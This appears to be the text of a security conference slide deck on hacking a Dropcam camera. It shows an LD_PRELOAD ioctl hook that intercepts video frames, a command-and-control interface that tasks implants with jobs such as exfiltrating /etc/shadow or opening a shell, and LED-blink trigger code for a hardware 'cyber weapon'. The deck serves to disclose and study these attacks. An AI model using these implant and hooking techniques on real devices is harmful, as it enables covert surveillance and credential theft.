
goodbye \$29.95/m
cloud recording fees!

manipulating video (conceptually)





manipulating video (example)

connect binary



IDR, I, P, B,
& JPEG full/JPEG small

frame types



injected module




number

IAV_IOC_READ_BITSTREAM_EX

address

(0x4df60960)



```
# LD_PRELOAD=/freeze.so /usr/bin/connect
hooking ioctl: IAV_IOC_READ_BITSTREAM_EX

intercepted frame (type JPEG 'full'):
0x59 0x00 0x00 0x00 0xc8 0x44 0x7a 0x00
0x60 0x09 0xf6 0x4d 0x45 0xef 0x1d 0x00
0x00 0x03 0x00 0x00 0xd0 0x5d 0x71 0x47
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
...
```

type

size
(0x1def)

IAV_IOC_READ_BITSTREAM_EX
“frame” structure



```
I:1306911855.97 [droptalk sender:10] sent type STATUS_REPORT, length 101
I:1306911859.20 [droptalk connection:38] received type PING, length 0
I:1306911864.06 [Motion monitor:60] Setting low bandwidth mode for stream: MEDIASOURCE_A5S_STREAM0_H264
```


cam console



█ I

attacker

cuckoo's egg C & C server



geolocated implants



Set Job

de:ad:be:ef:13:37

- ✓ Survey
- Infil
- Exfil
- Execute
- Shell
- Audio
- Video
- Boom
- Geolocate

Submit



browser-based

implant tasking

cuckoo's egg C & C server



Job Status

Time Created	UUID	Params	Type	Status	Result	Time Completed	Data
2014-07-15 17:23:24	de:ad:be:ef:13:37	/etc/shadow	Exfil	Unsent			
2014-07-15 17:23:12	de:ad:be:ef:13:37	pwd	Execute	Unsent			
2014-07-15 17:22:41	de:ad:be:ef:13:37		Survey	Complete	Success	2014-07-15 17:22:44	View
2014-07-15 17:22:41	de:ad:be:ef:13:37		Survey	Complete	Success	2014-07-15 17:22:44	View
2014-07-15 17:22:38	de:ad:be:ef:13:37		Survey	Complete	Success	2014-07-15 17:22:48	View

C & C interface (job status)


crafting a 'cyber weapon'



needing physical access to a device isn't always a bad thing; can easily 'enhance' it ;)



+



=



additional hardware

now this is a 'cyber weapon'



trigger via LED
'blink' frequency



crafting a 'cyber weapon'

```
#!/bin/bash
...

echo $BLUE_GPIO > /sys/class/gpio/export
echo "out" > /sys/class/gpio/gpio$BLUE_GPIO/direction

for i in $(seq 1 50); do
    echo 1 > /sys/class/gpio/gpio$BLUE_GPIO/value
    sleep $DELAY
    echo 0 > /sys/class/gpio/gpio$BLUE_GPIO/value
    sleep $DELAY
done
```

generating a 'trigger' frequency




read, then trigger!

```
void loop()
    duration = pulseIn(pin, HI);

    if(duration ==
        period +/- tolerance)
    {
        boom()
    }
```

awaiting trigger





contact info



patrick wardle

✉ patrick@synack.com

🐦 @patrickwardle



colby moore

✉ colby@synack.com

🐦 @colbymore

creditz

images: dropcam.com
[deviantart.com](https://deviantart.com/FreshFarhan) (FreshFarhan)

icons: iconmonstr.com
flaticon.com